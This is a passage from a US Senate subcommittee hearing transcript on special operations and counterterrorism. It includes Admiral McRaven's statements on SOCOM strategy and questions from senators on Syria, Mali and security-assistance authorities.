To do this, we require security cooperation tools that are calibrated to optimally prepare the United States optimally to exploit emerging opportunities and counter potential threats– this means lowering the barriers to defense cooperation and being prepared to leverage opportunities rapidly with like-minded partners. To better combat al Qaeda, Congress has granted temporary authorities to the Department of Defense. Tools such as the section 1206 Global Train and Equip Program—an indispensable and proven authority; section 1203 Support to Yemen and East Africa; section 1208 Support of Military Operations by U.S. SOF to Combat Terrorism Program; and the Combating Terrorism Fellowship Program are indispensable to maintain constant pressure on al Qaeda and its affiliates worldwide. We will also continue to work closely with the State Department and other departments and agencies to ensure that the Department of Defense's efforts are agile in responding to partners' needs while being implemented with effective oversight in a manner that reinforces overarching U.S. foreign policy goals.

As we evolve to respond to the new set of demands, we cannot afford to lose sight of what makes our force truly great—the SOF Operator. Here we must stick to our principles—namely the first SOF truth—that "Humans are more important than hardware." There are two key attributes of the future SOF operator that will need to be sharpened: (1) regional specialization; and (2) the ability to operate independently in austere environments. Our best hedge against an uncertain future is a well-educated and highly trained special operator.

SOF were designed to conduct operations in hostile, denied or politically sensitive areas to achieve national objectives by unconventional means. Executing the new strategy will demand the same level of regional acumen that SOF has always pursued. To meet combatant commander requirements for foreign internal defense, security sector assistance and unconventional warfare, SOF will need to continue sharpening their proficiency in language and regional expertise so they are conversant with the cultural and military history of regions where they will be deploying.

Probably the single greatest thing we could do to prepare our SOF for the expanded mission set of the future operating environment is to manage SOF talent properly and in a way that incentivizes the "indirect action" career path for the SOF operator. There is a range of ways through which to accomplish this goal. A critical component of our effort to implement the new strategy will be working with SOCOM to develop appropriate Force Management practices to develop the SOF cadre needed in the future.

Equally important is our need to care for the SOF operator. This includes providing tailored services for post-deployment that consider the unique stresses a career in SOF places on one's family. Admiral McRaven has taken strong steps towards these objectives, and we fully support his initiatives.

CONCLUSION

We are confident that SOF will provide our national policy leaders a steady and established option to engage—consistent with our national and defense strategies—with a low footprint and a focus on enabling our partners.

Supporting and relying on these partner nation forces come with risk. We wish to close by discussing the difficult trade-offs that we, as policymakers, will face in the next decade.

The most evident risk is to the safety of our personnel. SOF are operating in dangerous locations against ruthless enemies where death or injury are real possibilities. We also risk being drawn into broader fights beyond our narrow CT objectives. We note: It is often difficult to draw the line between our CT objectives and regional, ethnic or sectarian fights wherein we have limited or no interest in becoming involved. There is always the risk of the proverbial "slippery slope"—a gradual increasing of U.S. commitment that outpaces our national interest. There is no easy answer and no easy formula for deciding where and at what level to engage. There are sometimes risks to not doing enough to support a fledgling state, confronted by robust international terrorist groups with access to external financing, weapons and fighters. We risk allowing terrorist threats to fester and grow until they directly threaten us.

We also risk association with poorly trained and undisciplined partners. Some have weak legal systems and demonstrate a poor history of respect for the rule of law. AThese partners may make mistakes—or operate in ways that we would not fully approve—which may tarnish our image, challenge our value sets, and—in some cases—force us to disengage. But these are the areas in which our SOF are required to work—not in countries with strong and mature defense establishments. Our challenge is two-fold: (1) to provide the capabilities to meet military challenges; and (2) to do so in a way that respects the rule of law and legitimate governments. Our SOF can and will pursue U.S. national interests in a collaborative way with key partners, helping to counter the evolving al Qaeda threat.

The Department of Defense is committed to working to build our SOF to be the best, most effective force we have and to countering emerging threats to the United States and its interests. As the United States faces an ever-more dynamic security environment and adaptive threats, such as global terrorism, we must develop and support our SOF community so that our next decade is even more effective than the last.

Madam Chairman, Senator Fischer, and members of the subcommittee, thank you again for the opportunity to appear before you and testify on the Department's perspective on emerging counterterrorism threats. This concludes our statement.

Senator HAGAN. Thank you.

Admiral McRaven.

STATEMENT OF ADM WILLIAM H. MCRAVEN, USN, COMMANDER, U.S. SPECIAL OPERATIONS COMMAND

Admiral MCRAVEN. Madam Chairman, Ranking Member Fischer, distinguished members of the committee: I appreciate the opportunity to come before you today and talk about the magnificent

work being accomplished around the globe by the men and women of SOCOM. I have submitted a formal statement and ask that it be included in the record.

Madam Chairman, this is my first opportunity to address this committee since I took command in the summer of 2011. Since that time, I'm proud to say that we have continued the great work initiated by my predecessor, Admiral Eric Olson. At the same time, we have adapted to the changing strategic and fiscal environment to keep SOF relevant now and in the future.

In Afghanistan, we established a new SOF command structure which brought the various NATO and SOF elements into alignment under a two-star headquarters. This has allowed us to have a common view of the enemy and synchronize our SOF to achieve a common end state. This change has made SOF even more effective than ever before. Partnered with our Afghan SOF, we have continued to attrite the enemy leadership while at the same time building and training Afghan security forces so that they can stand on their own against this determined threat.

Globally, SOF is in approximately 78 countries around the world helping to build partner capacity so that the host nations can deal with their own security problems. I recently returned from Colombia and the Philippines, where our long-term investment with their SOF has dramatically helped change the security situation in those countries. I believe that these efforts, that is building allied SOF capacity and capability, represent the best approach to dealing with some of the world's more complex security problems.

In support of the Secretary's defense strategic guidance, SOCOM is working to strengthen these international partnerships and to build lasting networks both formally and informally so that we or our allies can create a secure environment in unstable areas and, if necessary, react to emerging crises rapidly and effectively.

In all cases, those SOF deployed to foreign lands are working for the geographic combatant commander, with the approval of the chief of mission, and always in support of U.S. policy goals.

Finally, I have made caring for our force and their families my top priority. In the past year my command sergeant major and I have met with soldiers and their families from around the SOCOM enterprise. We have listened to their concerns and, with the support of the services, we are aggressively implementing programs and plans to help with the physical, mental, and spiritual wellbeing of the force. We have a professional and moral obligation to take care of our warriors and their families and we greatly appreciate the support of your committee and other members on the Hill in our efforts to take care of these men and women.

Thank you again for your commitment to the soldiers, sailors, airmen, and marines and civilians of DOD, and specifically to those great warriors who make up SOCOM. I look forward to taking your questions.

[The prepared statement of Admiral McRaven follows:]

PREPARED STATEMENT BY ADM WILLIAM H. MCRAVEN, USN

Madam Chairman and distinguished members of the Senate Armed Services Committee, thank you for this opportunity to address this subcommittee as the Commander of U.S. Special Operations Command (SOCOM).

SOCOM is one of nine Unified Combatant Commands, yet it is distinct in that it exercises numerous Service, military department, and defense agency-like responsibilities. Under title 10 U.S.C., sections 164 and 167, it is my legal responsibility to organize, train, and equip my force; to build a strategy that supports the goals and objectives of the Defense Strategic Guidance; and to provide combat ready forces to the President and the Secretary of Defense to meet the challenges of today's security environment.

SOCCOM STRATEGY—SOF 2020

In January 2012, the Secretary of Defense issued his Defense Strategic Guidance (DSG) and the Chairman followed with his Capstone Concept for Joint Operations (CCJO). The DSG describes the Joint Force of the future as "agile, flexible, ready" and possessing global reach, thereby directing "the joint force to capitalize on networks and interdependency to maximize effectiveness in deterrence and evolving war." Building on this imperative, the CCJO envisions a "globally postured Joint Force . . . that quickly combine[s] capabilities with itself and mission partners across domains, echelons, geographic boundaries, and organizational affiliations." Special Operations Forces are uniquely suited to implement the guidance outlined in these documents. Specifically, SOF are "rapidly deployable . . . have operational reach . . . [are] persistent . . . and do not constitute an irreversible policy commitment." General Dempsey concluded his Capstone Document with the statement that military success in today's environment is "about building a stronger network to defeat the networks that confront us."

We live in a world in which the threats have become increasingly networked and pose complex and dynamic risks to U.S. interests around the world. These networks are diversifying their activities, resulting in the convergence of threats that were once linear. In today's environment, this convergence can have explosive and destabilizing effects—there is no such thing as a local problem. In the words of former Secretary of State Hillary Clinton, "Extremist networks squeezed in one country migrate to others. Terrorist propaganda from a cell in Yemen can incite attacks as far away as Detroit or Delhi. A flu virus in Macao can become an epidemic in Miami. Technology and globalization have made our countries and our communities interdependent and interconnected. Today's threats have become so complex, fast-moving, and cross-cutting that no one nation could ever hope to solve them alone."

To address these problems, we must adopt a global perspective. With SOF deployed in over 75 countries on a daily basis, I can provide a global view of the problem and help link and synchronize global effects across geographic boundaries. However, as the SOCOM Commander, with some unique exceptions, I do not command and control any forces in combat or crisis. I am a "supporting commander" to the geographic combatant commanders and the Chiefs of Mission (COMs). It is my job to provide them the best Special Operations Force in the world. It is their job, to employ those forces in support of U.S. policy. Special Operations Forces do nothing, absolutely nothing, without the approval of the President, the Secretary of Defense, the geographic combatant commanders and the Chiefs of Mission—nothing. To best serve the interest of the GCCs and the Chiefs of Mission, SOCOM is developing a plan to enhance its already global force by networking with our U.S. interagency counterparts, and our foreign allies and partners around the globe. We aim to provide GCCs and Chiefs of Mission with improved special operations capacity and are aligning structures, processes, and authorities that enable the network.

THE GLOBAL SOF NETWORK

Given strategic guidance, increasing fiscal constraints, and the networked and dispersed nature of conflict, SOF will play an increasingly critical role in the Joint Force of the future. Although SOF usually only garner attention for high-stakes raids and rescues, direct action missions are only a small part of what we do, albeit a very important part. SOCOM will continue to ensure our Nation has the best precision strike force in the world. We will not let up on that front. However, I'd like to emphasize that, in fact, on any given day SOF are working with our allies around the world, helping build indigenous special operations capacity so that our partners can effectively deal with the threat of violent extremist groups, insurgents, and narco-terrorists—themselves. Indeed, SOF focuses intently on building partner capacity and security force assistance so that local and regional threats do not become global and thus more costly—both in blood and treasure.

Accordingly, with the support of the GCCs and Chiefs of Mission, SOCOM is enhancing its global network of SOF to support our interagency and international partners in order to gain expanded situational awareness of emerging threats and opportunities. The network enables small, persistent presence in critical locations,

and facilitates engagement where necessary or appropriate—all under the authority of the GCC and COM.

Through civil-military support elements and support to public diplomacy, SOF directly support interagency efforts to counter violent extremist ideology and diminish the drivers of violence that al Qaeda and other terrorists exploit. These efforts to prevent terrorist radicalization, recruitment, and mobilization are critical to defeating this dangerous ideology in the future; neither we nor our partners can kill our way to victory in this fight. These efforts require continuity and perseverance. Episodic engagement is inefficient and has the potential to create animosity due to unmet expectations by the governments and populations we are trying to support. Over the long-run, these proactive activities reduce strategic risk, protect American lives, and reduce the need for expensive response to terrorist attacks.

To this end, using already programmed force structure, SOCOM is methodically enhancing the capabilities of the Theater Special Operations Commands (TSOCs) based on a multi-year deliberate process supported by detailed analysis and war gaming. The goal is to increase the capacity and capabilities of the TSOC and their assigned forces to the GCCs to conduct full spectrum special operations—ranging from building partner capacity (particularly in austere, high-risk or sensitive environments) to irregular warfare and counterterrorism.

In partnership with the GCCs, COM, TSOCs, other U.S. Government agencies and partner nations, SOCOM is working to develop opportunities to improve our partnership with regional Special Operations Forces. This approach was very successful in NATO, with the establishment of the NATO SOF Headquarters which allowed U.S. and partner nations to share information, improve interoperability and, when necessary, work together abroad. While the NATO construct is unique in the world, we believe there are other low-key opportunities that may present themselves in other regions of the world.

In addition to the SOF capacity inherent in all GCCs through the TSOCs, SOCOM also employs Special Operations Liaison Officers (SOLOs) in key U.S. embassies around the world. SOLOs are in-country SOF advisors to the U.S. Country Team. They advise and assist partner nation SOF and help to synchronize activities with the host nation. Currently, there are SOLOs in Australia, Canada, United Kingdom, Jordan, Poland, Colombia, France, Turkey, Kenya, and Italy.

Similarly, as part of the global SOF network here at home, one- to three-person Special Operations Support Teams (SOSTs) work with our interagency partners in the National Capital Region (NCR). They comprise the SOF liaison network that assists in synchronizing DOD planning for training, exercises, and operations. Currently, we have SOSTs working within 19 U.S. Government departments and agencies.

Given the importance of interagency collaboration, SOCOM is placing greater emphasis on its presence in the NCR to better support coordination and decision making with interagency partners. Thus, SOCOM began to consolidate its presence in the NCR in early 2012. This is not a duplication of effort. We are focused instead on consolidating SOCOM elements in the Washington, DC, region under the leadership of the SOCOM Vice Commander—who resides in Washington. Specifically, SOCOM–NCR ensures that the perspectives and capabilities of interagency and international mission partners are incorporated into all phases of SOF planning efforts. The SOCOM NCR also conducts outreach to academia, non-governmental organizations, industry and other private sector organizations to get their perspective on complex issues affecting SOF.

At the SOCOM headquarters in Tampa, the staff will serve as the focal point for coordinating information that supports SOCOM warfighters. It is here that SOCOM will maintain the global perspective on all SOF activities in support of the GCCs and U.S. Chiefs of Mission. As such, SOCOM will support operations, intelligence, logistics, planning, communications, and provide critical information to enable forward deployed SOF to meet mission requirements. SOCOM will monitor SOF supporting campaigns, ensure that the Command is satisfying GCC theater requirements, maintain the global common operating picture for the SOF network, and monitor the readiness and availability of all U.S. SOF capabilities. The entire network will be enabled by the existing communications infrastructure. However, communication and information sharing must facilitate interconnectedness beyond the U.S.-only realm, and improve partner-nation capacity, interagency coordination, and stakeholder situational awareness by providing information technology infrastructure and communications services to unite U.S. and partner-nation SOF, plus other mission partners. This communications infrastructure will leverage existing networks and systems to avoid duplication of effort.

As a whole, the SOF network represents a way to improve the support to the GCCs and Chiefs of Mission and to empower a global effort with capable allies and

partners. Recognizing that we have much to learn from each other, working with partner SOF will build mutual trust, foster enduring relationships, and provide new opportunities to affect shared challenges.

To this end, the SECDEF's authority to support foreign forces, irregular forces, and groups or individuals who support or facilitate ongoing military operations to combat terrorism—namely section 1208 of the NDAA for Fiscal Year 2005—remains critical to Special Operations. The drawdown of forces in Afghanistan will not diminish the need for 1208 authority. In fact, GCCs' demand for 1208 authority has increased, and the authority's utility is recognized as mission essential in winning their current fight.

PRESERVE THE FORCE AND FAMILIES

A SOF Universal Truth is that "people are more important than hardware." We recognize that none of the efforts described in preceding paragraphs are possible without having the dedicated, professional SOF warriors to bring them to fruition. Hence, it is imperative that we do all that we can to preserve the force and care for their families. Therefore, to lessen the strain, we are seeking improvements in the predictability of SOF schedules—training, education, deployment, and rest.

SOCOM must ensure our SOF warriors and their families are properly cared for and that we work to help them reduce the stress they face related to high operational tempos. Difficulty also occurs as forces reconnect and reintegrate into garrison and family activities. DOD provides preventive and responsive counseling, medical, psychological, and rehabilitative care to institutionalize the resiliency of our SOF warriors and their families.

Everyone in the fight has been significantly changed by their experiences. Providing the treatment our troops need and reducing the stigma associated with asking for help is a top priority for all SOCOM leaders. For our servicemembers and their families, we are implementing programs identified as best practices and aggressively institutionalizing education for our Chaplains and Mental Health professionals to emphasize prevention-oriented care. Through human performance improvement, readiness, and spiritual growth, we hope to preserve our forces for the duration of their careers. Recognizing that the readiness of many of our servicemembers is inextricably tied to the well-being and happiness of their families, we have sought to bolster the care afforded to them. Additionally, to increase the predictability of servicemembers' time, SOCOM will redouble our efforts to reach out to families by opening up communication channels at all levels of the command through innovative use of varied media. We are committed to sustaining our force and families and will not break faith with our SOF family.

Maximizing SOF readiness also requires an enhanced capacity to anticipate and proactively preserve and manage the future force. I am implementing an enterprise-wide PERSTEMPO capability that will provide commanders increased visibility, fidelity, and ability to manage SOF readiness down to the individual servicemember level. Once fully implemented throughout the command by fiscal year 2014, SOF commanders from the O–5 level and above will have a near real-time common operating picture of SOF readiness. This new capability further enhances commanders' force management decision making, improves the quality of life for the SOF force, and offers promise for maximizing force readiness through improved recruitment, retention, and protection of investments in SOF personnel and the resources that enable them.

ACQUISITION EXCELLENCE

Mobility, lethality, intelligence, surveillance, reconnaissance, and survivability remain critical SOF enablers for the full spectrum of SOF operations. SOCOM's unique acquisition authorities remain critical to meeting the rapid, information sensitive and operationally peculiar demands of Special Operations. Specifically, SOCOM employs rapid and tailored acquisition strategies to modify Service-common equipment, enhance commercial items, or—when required—develop, procure and field SOF-peculiar equipment and services to respond to global requirements.

SOCOM will continue its emphasis on equipping SOF operators as a system. Development, procurement and fielding of the SOF individual equipment system (i.e. individual protection, visual augmentation systems, weapons and sights) needs to suit the wide variety of SOF tasks and environments. The Tactical Combat Casualty Care system and use of Freeze Dried Plasma will combine to help care for wounded operators in remote and challenging environments, often at great distance from primary care facilities.

To meet the wide range of SOF missions, SOCOM employs platforms that are both versatile and agile. For example, current acquisition efforts focus on equipping

both manned and unmanned fixed wing assets with intelligence, surveillance, and reconnaissance (ISR) capabilities suitable for diverse global requirements. The Non-Standard Aviation fleet of aircraft supports SOF intra-theater mobility, Aviation Foreign Internal Defense, and manned ISR. The SOF fleet of Remotely Piloted Aircraft (RPA)—ranging from the manportable RQ–20A Puma to the medium altitude MQ–9 Reaper—provides essential ISR capabilities and cutting edge sensor and communication technologies. SOCOM's ability to efficiently modify service common ISR assets with capabilities such as high definition (HD) full motion video (FMV) provides game-changing, operational effects at relatively small investment. SOCOM is continuing to execute programs to modernize its rotary wing and maritime mobility fleets, replacing legacy equipment such as the MH–60 K/L, Mark V Naval Special Warfare Rigid Hull Inflatable boat, and SEAL Delivery Vehicle in the coming years. On the ground, SOCOM will maintain a family of special operations tactical combat vehicles with customizable, mission-specific payloads. A nonstandard commercial vehicle capability enables SOF operators to maintain a low profile among indigenous populations while providing necessary mobility and protection.

Global SOF rely on the SOF Information Environment (SIE) to achieve full operational potential. Within the SIE, SOCOM will continue to incorporate a SOF Deployable Node (SDN), a family of Wide Band SATCOM systems, and increased access to SIE voice, data and video services to deployed headquarters and operational elements. Simultaneously, SOCOM will continue its efforts to downsize system profiles and footprint through engineering efficiencies of common and scalable components amongst SDN variants, provide SIE access to tactical wireless users through SDN, and focus current efforts on providing SIE access to maritime and ground mobility platforms.

SOCOM's Science and Technology (S&T) Directorate continues to pursue technology innovation, and utilizes a Special Operations Advanced Technology collaborative process for SOF-centric, S&T development. This process allows better synchronization of SOF-related technology initiatives with the Department of Defense (DOD) and other government agencies to leverage external capital opportunities that address SOF capability gaps. S&T's near-term technology development efforts are focused on providing SOF operators with all-digital, multi-spectral visual augmentation systems and advanced novel materials to improve protection and survivability for personnel and platforms.

RESPONSIBLE RESOURCING AND SERVICE SUPPORT

Despite an increase in operational commitments over the last decade, we have been able to sustain our obligation to appropriately organize, train, and equip the warriors from whom we ask so much. We are aware of current budget uncertainties, and are therefore committed to only prudent use of resources provided to us by the taxpayers. I am committed to exercising common-sense steps to cost-cutting and cost-avoidance. The Command has begun to restructure and realign resources to support the SOF 2020 vision which reflects the Nation's strategic priorities. Currently, we are able to execute the vision I have outlined in this document without any increase in either civilian or military manpower outside of current programmed growth or additional funding. I will continue to manage cost-growth in acquisition programs, and implement requirements of the combatant commanders, Executive order mandates, and DOD auditability guidance.

SOCOM has successfully used the Rapid Acquisition Authority to source a validated Joint Urgent Operational Needs Statement for Intelligence, Surveillance, and Reconnaissance activities. SOCOM will rely more heavily on this authority within the future fiscal environment.

The Command's ability to execute rapid acquisition of its materiel and service programs is essential to deliver and field critical requirements and new technologies. SOCOM's capacity to maintain a competitive advantage on the battlefield depends on out-thinking and outpacing the enemy in speed, technology, equipment, and maneuverability. SOF capabilities are directly related to investments we make through our procurement budget.

SOCOM, like the Services, has seen an extraordinary increase in operational tempo. Through advanced technologies, the battlefield has become smaller, highlighting a need for continued interoperability among the Services and SOF. SOF's reliance on the Services for institutional training, installation services and support—particularly in forward deployed locations where SOF can only sustain itself for short periods of time—remains critical. The Services' support for SOF's global persistent presence and annual deployments to over 100 countries is both vital and very much appreciated.

CONCLUSION

Budget uncertainties which face the DOD and SOCOM are of great concern in fiscal year 2013. The SOF network, as a vital tool to support the President and the Secretary of Defense's national defense strategy, seeks a strong and flexible global network of SOF, U.S. Government partners, and partner nations. We are working tirelessly to provide SOF capabilities and capacity to GCCs and Chiefs of Mission; capabilities and capacities that are supported by the required structures, processes, and authorities necessary for success. In the immediate future, and as stated by Chairman Dempsey, the "Joint Force 2020 must protect . . . against threats that routinely span regional boundaries." Notably, as presented by former Secretary Clinton at the International Special Operations Forces Week in May of last year, "Special Operations Forces exemplify the ethic of smart power—fast and flexible, constantly adapting, learning new languages and cultures, dedicated to forming partnerships where we can work together." Your support will ensure SOCOM's continued ability to successfully address the most challenging security demands of our Nation.

Senator HAGAN. I want to thank all three witnesses for your service to our country. So I thank you very much.

Admiral McRaven, I'm very pleased to hear about the attention being paid to the families, especially from a physical, mental, and obviously spiritual. I think that's key to have our SOF working like they do. Obviously, the families are very important.

What I'd like to do is have a round of 8-minute questions and then we can—I would like to go to the closed session around 3:20 p.m. if we can.

I want to ask a question to the panel on Syria. A common refrain of administration officials testifying before Congress is that our intelligence community does not know enough about the Syrian opposition to make sound decisions about which, if any, elements the United States should support. However, in recent weeks reports have emerged that there are some elements in the southern region of the country that are moderate in their views and in their intentions. So if the three of you could address: Do you agree that the United States should provide additional support to elements in Syria that share our views and interests? What is the relationship between the Al-Nusra Front, a Sunni extremist group in Syria, and the al Qaeda in Iraq, and do these groups provide support to each other? Then to what extent is there a risk that the violence in Syria will spill across the border into western Iraq and strengthen al Qaeda in Iraq? Secretary Sheehan, if you could start.

Mr. SHEEHAN. Thank you. Actually, Senator, I think I'll defer to start to Assistant Secretary Chollet, who's our lead on this issue.

Senator HAGAN. Okay.

Mr. SHEEHAN. I'll take a first crack. Senator, it's an excellent question. In terms of a picture of the opposition, and we can get into some of this in more detail perhaps in the closed session in terms of the intel picture, but as you suggest in your question, it is a mosaic, the opposition. There are, depending on who you ask and on what day, there are at least 10s, if not over 100, different pockets of the opposition.

We are working closely with the opposition. It's an effort that our State Department colleagues have been in the lead on with the Syrian Opposition Council and the Syrian Military Committee. As Secretary Kerry announced several weeks ago, we are in the process of providing them more support. We've provided them a significant amount of support thus far, over $100 million, and we're in the process of fulfilling that commitment. It's mainly been on the

political side, on the civilian side, in training civilians and helping them get better governance capacity, in helping their communications abilities.

But the decision that was announced several weeks ago was that we would provide nonlethal assistance to the armed opposition and we're in the process of implementing that commitment. That's mainly in the form of medical supplies and food assistance right now.

But every day we learn more about the opposition. I believe today or tomorrow in London Secretary Kerry will be meeting with members of the opposition at a G–8 Ministerial meeting, but on the margins of that he'll be meeting with them. So we every day learn more, and we not only do it in our own contacts, but working with our close partners in Jordan and Turkey in particular, who have a lot of contacts with the Syrian opposition.

So I think that there are folks we can work with. We're very concerned about Al-Nusra, as you mentioned. They clearly do not wish us well, and what we have seen is that, although they have been in some cases effective on the battlefield, they are also losing the hearts and minds of many of the Syrian people as they seek to impose their rather rigid ideological views on the Syrian people. So we believe that there is an opportunity, with our support and the rest of the international community's support to the opposition that we are working with, to build up the opposition that we want to see achieve a Syria that is inclusive, that is tolerant, and that allows the Syrian people to meet their aspirations.

I'll just comment briefly on the spillover because you asked about spillover. It's something that we are keenly focused on, primarily mainly with our partners in Jordan and Turkey because of the significant refugee problems that both countries face. In Jordan there is up to 500,000 refugees. It's about 10 percent of the Jordanian population right now. So we work very closely with those countries to help alleviate their immediate refugee concerns, but also work with them as they're thinking through what steps would be necessary to ensure their stability when the situation gets worse on the ground.

Senator HAGAN. Admiral McRaven.

Admiral MCRAVEN. Ma'am, I'm not sure there's much I can add to that in this forum. I'm certainly—I'd be more than happy to talk to you in a little bit more detail in the closed session on what we're doing.

Mr. SHEEHAN. The same thing, Senator Hagan.

Senator HAGAN. I've also heard that the refugees in Jordan are up at 600,000 and they're talking about before the end of the summer perhaps going to a million, 1.2 million. I don't know what those numbers are, but they certainly seem to be aggressive, individuals moving quickly into Jordan. Obviously, looking at the size of Jordan, the complications that come with that, too.

Secretary Sheehan, I know you spoke about the situation in Mali. What I'd like to know too is what is your assessment of the French operation, and then the strength of AQIM, and whether the U.S. support to the operation will continue, the status and capability of the forces that are deploying to the region?

Mr. SHEEHAN. Yes, Madam Chairman.

Senator HAGAN. Actually, Secretary Chollet, too.

Mr. SHEEHAN. I think the French operation was absolutely excellent. They moved very quickly to the region on January 11 when the AQIM moved south of the Niger River and quickly started descending upon the capital in Bamako, which caught pretty much everybody by surprise, perhaps even AQIM itself. I don't think they expected to go that far that quickly.

The French reacted very fast. They got forces in there very quickly and very rapidly pushed AQIM back across the Niger River and took control of the major cities, Timbuktu, Gao, and Kidal and others up north, pushing AQIM back up into the desert, up into the mountainous area bordering on Algeria, and some others may have squirted into the eastern and western countries. But mainly they're still hanging out in remote parts of Mali.

So the French were very successful. Now they're shifting their focus to tracking down these individuals and trying to eliminate them from the battlefield. So I think it's been a very good operation. They understand as well as we understand that much of al Qaeda's leadership has escaped. They have not been killed or captured. But they have disrupted this very threatening sanctuary that they had established between mid-summer last year and January of this year. That was something that could not stand and we're very grateful for the French taking the lead to doing that.

Senator HAGAN. Let me ask you one question on that, too. What in your view is the impact of the restrictions, statutory and policy restrictions, that prohibit the United States from engaging the armed forces of Mali?

Mr. SHEEHAN. I think right now, Madam Chairman, that right now we don't need the Malian army per se. The French are working with the Malian army in the north, helping them to take on their security responsibilities, and it's a very weak army, notwithstanding all the aid that we provided them over the last 5 years or so. It's an organization, because of the coup and because of Captain Sanogo and his thugs that are still hanging around the margins of this army, it remains to be seen how it will evolve and develop into a professional force.

The EU has taken on the mission of retraining and reprofessionalizing them. We have policy restrictions against that, and I think the EU is starting to move in that direction and we'll see over time how well the Malian army is able to coalesce and get its act together. It remains very much to be seen.

In the short term, the next answer after the French will be a U.N.-authorized mission coming out of the African-led International Support Mission to Mali (AFISMA), the Economic Community of West African States (ECOWAS) mission which really hasn't been really up to the task. With U.N. blue-hatted mission being contemplated in the Security Council now, that type of force should be able to take back those cities and allow the French to focus its force in the future on the high-value targets.

Senator HAGAN. Thank you.

I tell you, I'm going to move to Senator Fischer for her questions. Thank you.

Senator FISCHER. Thank you, Madam Chairman.

I have a question for all three of you gentlemen. Some observers have criticized the United States because they think we are in too many places. When we're looking at defense budget cuts, with sequestration, and with the economy in the shape it's in, how do you go about answering those charges that the United States may be spread too thin? How would you prioritize where we need to be?

Admiral MCRAVEN. Yes, ma'am, thank you. I'm not sure I think we are spread too thin. Right now, on any day of the year you will find SOF in somewhere between 70 and 90 countries around the world. Some of these are onesies and twosies and some of them are 100 or thousands, as is the case of Afghanistan.

I think we have to define and really decide early on what we think our U.S. policy is vis a vis building partner capacity in our relationships with other nations. We, SOCOM, provide a very cost-effective, small footprint, culturally sensitive, language-trained force that can work with a number of these nations to build their capacity to deal with their own problems. I think this is really the thrust, as Secretary Sheehan mentioned early on, the thrust of what we in the SOF community provide, is an ability to help other nations deal with their own problems before we have to surge additional forces in to help them, to help them out.

So I guess it depends on where our U.S. interests lie and that really—in my case, I defer to the policymakers on that.

Senator FISCHER. I guess I would ask you about those tools. Before you gentlemen comment, if I could ask you, Admiral, about the tools that the Secretary mentioned. 1206, it's, I've been told, a slow plan approval process, and so it's difficult to have implementation happen quickly. Is that an issue when trying to work with our partners and you're looking at 2 years down the road to get a plan implemented?

Admiral MCRAVEN. Ma'am, I won't talk specifically to 1206, but I will tell you that we have a large number of authorities. In order for us to really build a long-term plan and have a long-term engagement with any nation, invariably we have to piecemeal these authorities together.

So whether it's 1206 or 1208 or the JSET authorities or the GSCF, all of these as we try to look out and say, if you want to build a professional military over the next 5 years, how do you develop a plan to do that, well, the only way we can develop a plan right now is on a year-by-year basis. There are some limitations in the authorities we have, and as you mentioned in some cases there are delays in the process that make some of that problematic.

Again, I wouldn't focus just on 1206. I think we can improve the process on all of our authorities to make us more agile in dealing with other countries.

Senator FISCHER. Do our troops have enough time to rest?

Admiral MCRAVEN. I think they do now, and certainly they will more so as we——

Senator FISCHER. What's their deployment schedule? Can you speak to that?

Admiral MCRAVEN. Yes, ma'am, I can. It depends on their military operational specialty, their MOS, as we refer to it. In some cases you have these very high demand, low density MOSs, so folks that are in kind of high demand at every location, but we don't

have a whole lot of them. So in those cases you see some of those folks that are almost on back to back rotations. In a lot of cases it is they're forward for a period of time and they're back for .8. So we say one to .8, which is really unacceptable, and we work hard to try and mitigate that as best we can.

Where we're driving to is to make sure that we can get to a one to two or, better yet, a one to three rotation, so that the folks back home have time to spend with their families. It gets back to preserving the force and the families to make sure that they are resilient and that we can improve their physical health, their mental health, and their spiritual health, not necessarily religious but broader spiritual health, so that they are energized when they go back downrange.

Senator FISCHER. Thank you, Admiral.

Would you two gentlemen like to address the prioritization process and also how you view using these tools, whether it's 1206, 1207, or 1208?

Mr. SHEEHAN. Yes, Senator Fischer, I would like to talk about 1206 and some of the others. First of all, I would like to thank Congress for its wisdom to provide these authorities post-September 11. 1206, 1207, 1208 did not exist prior to September 11. Without those authorities—they're not perfect, but without those authorities I don't think we would have had the success we've had globally going against al Qaeda networks.

1206—if I look at security assistance on a spectrum, on one end I'd put FMF, the Cold War, foreign military sales programs to provide to a country F–16s, ships, big equipment. It's the slowest. It's the most politically sensitive. It's more of a political-military relationship and big items, very slow.

On the other end in terms of speed and agility is section 1208, not a security assistance program, but a program where we work at DOD—normally those plans are written up by Special Operations staffs in the geographic combatant commands, go rapidly through DOD, through the chief of mission for approval, and through Washington much quicker. We can turn those around very quickly.

In between is 1206 and then 1207 or GSCF. The faster it is—when the State Department has the lead and both State and DOD have to concur and coordinate, it just takes a lot longer to do. When it's a DOD lead and the State Department only coordinates on it, it goes quicker. That's really the bottom line. It's just a matter of process. We're getting better. The State Department works——

Senator FISCHER. Does that process need to be changed then in order for it to respond more quickly to the issues that are out there?

Mr. SHEEHAN. I think it's a fair question, Senator. Part of it is the State Department and DOD committed to each other to make it work faster. However, I would opine in this committee that I believe that our legislative proposal, 171, that's one of Admiral McRaven's important proposals for a SOF network, and other changes that we've made that provide more of a DOD lead in this authority, would make things more rapid, yet preserve the State

Department's role in approving at the chief of mission level and concurring at the Washington level on all of these programs.

But I think that those type of adjustments to these programs would enable us to have more rapid and effective programs to do the type of partnership-building that we've talked about on this panel.

Mr. CHOLLET. I'll just add in the brief time left that I concur completely with what Secretary Sheehan said just on the process issues. Just going back to kind of the core of your question of are we stretched too thin and how we prioritize, I think one of the reasons why the Secretary in the new defense strategy has put a premium on building partner capacity also working with others is that we can leverage the capabilities that we uniquely have and better enable those to work with us or in some cases carry the primary burden.

I think Mali is actually a pretty good example of that, where the French have stepped up in a big way to take some pretty serious action. We have supported them with refueling and with logistics and with some intel support, but they are carrying the lion's share of the burden.

Now we and them and our other European allies are working with regional players to try to beef up the African forces so that over time, under a U.N. helmet authorization, a U.N. blue helmet, they can go forward and this can be an African-led effort in Mali.

Senator FISCHER. Thank you, gentlemen.

Thank you, Madam Chairman.

Senator HAGAN. Senator Nelson.

Senator NELSON. Madam Chairman, I have a number of questions, but they need to be done in a closed session because of classification.

I would in the open session just ask you about the fact that a British study found that newer converts to Islam were in much higher percentages being the ones that were being recruited as U.S. citizens into terrorist groups. Any comment on that in this session?

